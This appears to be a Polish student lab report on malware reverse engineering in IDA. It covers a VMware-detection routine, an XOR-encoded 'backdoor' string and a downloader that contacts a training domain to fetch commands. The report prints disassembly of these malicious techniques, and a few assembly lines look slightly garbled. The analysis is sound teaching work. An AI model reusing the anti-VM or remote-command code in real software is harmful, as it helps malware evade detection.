
16. Wyszukaj użycie funkcji in (kod 0xED). Ta instrukcja jest używana z łańcuchem VMXh do wykrywania VMware. Czy w tym pliku występuje tak funkcja? Czy korzystając z odsyłaczy do funkcji wykonującej instrukcje in, istnieje szansa na próbę wykrywania VMware?

Podpowiedź: w darmowej wersji IDA należy ręcznie zmienić parametr kopiowany w eax z Hexa na ASCII PPM.


Udało się znaleźć taki string pod adresem 100061DB

```
.text:100061CC          mov     ebx, 0
.text:100061D1          mov     ecx, 0Ah
.text:100061D6          mov     edx, 5658h
.text:100061DB          in      eax, dx
.text:100061DC          cmp     ebx, 564D5868h
.text:100061E2          setz   byte ptr [ebp-1Ch]
.text:100061F6          nop     ehx
```

Poniżej znajduje się wartość 564D5868h zapisana w postaci HEX, która po skonwertowaniu daje string VMXh



Następnie w nawiązaniach funkcji udało się znaleźć procedurę odmawiającą instalacji, jeśli została wykryta wirtualna maszyna `aFoundVirtualMa`



17. Odszukaj adres 0x1001D988. Odpowiedz, co tam się znajduje?

Pierwotnie z pozoru ciąg losowych znaków

Po skonwertowaniu ich do czytelnej formy w znakach ASCII ukazuje się nadal dziwny napis

```

.data:1001D985 db 0
.data:1001D986 db 0
.data:1001D987 db 0
.data:1001D988 a1UUU7461Yu2u10 db '-1::',27h,'u<&u!=<&u746>1::',27h,'yu&!',27h,'<;2u106:101u3:',27h,'u'
.data:1001D983 db 5
.data:1001D984 ; -----
.data:1001D984 daa
.data:1001D985 xor al, 36h

```

Po wklejeniu napisu do narzędzia znanego z CTF'ów **CyberChef** i wybrania opcji magic pokazuje się odkodowany napis - **is this backdoor**

The screenshot shows the CyberChef interface. On the left, the 'Recipe' panel has 'Magic' selected. The 'Depth' is set to 6, and 'Intensive mode' is checked. The 'Input' field contains a hex string. The 'Output' panel shows a table of recipes and their results.


Recipe (click to load)	Result snippet	Properties
Decode_text('UTF-16LE (1200)')	揹*00样*煩駐活o号坐=描3C顯h 濃△o00样*腹甲<揚<由揹3C顯h背	Valid UTF8 Entropy: 4.42
Decode_text('UTF-16BE (1201)')	*=揹*袁3C甲△y故男犯拖描*00拖 o駐o袁3C款@關堆關&u746>1::',27h,'yu&!',27h,'<;2u106:101u3:',27h,'u'	Valid UTF8 Entropy: 4.47
XOR({'option': 'Hex', 'string': '55'}, 'Standard', false)	rxdoorygb=yr is this backdoorygb=yr, strygb=yring decoded forygb=yr r	Valid UTF8 Entropy: 3.92
Decode_text('IBM EBCDIC French (1010)')	'-1::',27h,'u<&u!=<&u746>1::',27h,'yu&!',27h,'<;2u106:101u3:',27h,'u'	Valid UTF8 Entropy: 4.04

Laboratorium 4.2


Rozpoznawanie w Asemblerze konstrukcji języka C. Przy wykorzystaniu pliku Lab05-01.exe, odpowiedz na poniższe pytania:

1. Jaka jest główna konstrukcja znajdująca się w jedynym podprogramie wywoływanym przez main?


Konstrukcja wygląda w następujący sposób - i jest to konstrukcja warunkowa typu **IF**



wywołuje ona funkcję `sub_401000` która wygląda następująco




Odpowiada ona za połączenia internetowe



Kod polega na sprawdzeniu czy jest połączenie internetowe


- jeśli zwraca 1 to znaczy, że istnieje połączenie
- jeśli zwraca 0 to znaczy, że wystąpił błąd

2. Określ, jaki podprogram znajduje się pod adresem 0x40105F?



```
loc_40102B:
push    offset aError11NoInter ; "Error 1.1: No Internet\n"
call    sub_40105F
add     esp, 4
xor     eax, eax
```

Najprawdopodobniej służy on do wyrzucania błędu z uwagi na brak połączenia - o treści
Error 1.1: No Internet\n




3. W jaki sposób działa ten program?

Program sprawdza połączenie internetowe urządzenia i zwraca odpowiedni napis

Laboratorium 4.3

Wykonaj analizę złośliwego oprogramowania znajdującego się w pliku Lab05-02.exe, odpowiedz na poniższe pytania:

1. Sprawdź i określ rodzaj operacji wykonywanej przez pierwszy podprogram wywoływany przez main.




Podprogram działa na zasadzie programu z poprzedniego zadania - sprawdzanie czy istnieje połączenie internetowe

2. Opisz podprogram, który znajduje się pod adresem 0x40117F.

```
sub_40117F proc near
push    ebx
push    esi
mov     esi, offset unk_407160
push    edi
push    esi
call    sub_4012D8
mov     edi, eax
lea     eax, [esp+18h]
push    eax
push    dword ptr [esp+18h]
push    esi
call    sub_4013A2
push    esi
push    edi
mov     ebx, eax
call    sub_401365
add     esp, 18h
mov     eax, ebx
pop     edi
pop     esi
pop     ebx
retn
sub_40117F endp
```

Po odpaleniu programu udało mi się stwierdzić iż powyższy kod odpowiada za wypisywanie napisu na ekran. Funkcja jest bardzo podobna do tej z poprzedniego zadania



3. Odszukaj drugi podprogram wywoływany przez funkcję main. Określ, co robi?

```
; Attributes: bp-based frame

sub_401040 proc near
var_210= byte ptr -210h
var_8= dword ptr -8

push    ebp
mov     ebp, esp
sub     esp, 210h


push    0             ; dwFlags
push    0             ; lpSzProxyBypass
push    0             ; lpSzProxy
push    0             ; dwAccessType
push    offset szAgent ; "Internet Explorer 7.5/pma"
call    ds:InternetOpenA
mov     [ebp-0Ch], eax

push    0             ; dwContext
push    0             ; dwFlags
push    0             ; dwHeadersLength
push    0             ; lpSzHeaders
push    offset szUrl   ; "http://www.practicalmalwareanalysis.com"
mov     eax, [ebp-0Ch]
push    eax           ; hInternet
call    ds:InternetOpenUrlA
mov     [ebp-10h], eax
cmp     dword ptr [ebp-10h], 0
jnz     short loc_40109D
```

Jeśli jest połączenie internetowe to uruchamia on komendę systemową a następnie próbuje otworzyć przeglądarkę Internet Explorer 7.5 i otworzyć URL

<http://www.practicalmalwareanalysis.com/>

i pobrać zdalnie zasób lub odczytać coś z pliku



4. Czy jesteś w stanie wskazać dwa istniejące indykatory sieciowe dla tego programu?

Jeden został znaleziony w poprzednim podpunkcie

- <http://www.practicalmalwareanalysis.com/>

- jeśli chodzi o drugi to nie udało mi się nigdzie znaleźć innego adresu URL lub czegoś podobnego. Być może chodzi o agenta: Internet Explorer 7.5/pma

5. Opisz cel tego złośliwego pliku.

Program najpierw sprawdza połączenie internetowe, jeśli istnieje to następnie wysyła zapytanie do strony <http://www.practicalmalwareanalysis.com/> oraz zdalnie pobiera zasoby i najprawdopodobniej odczytuje z pliku komendy, które ma następnie wykonać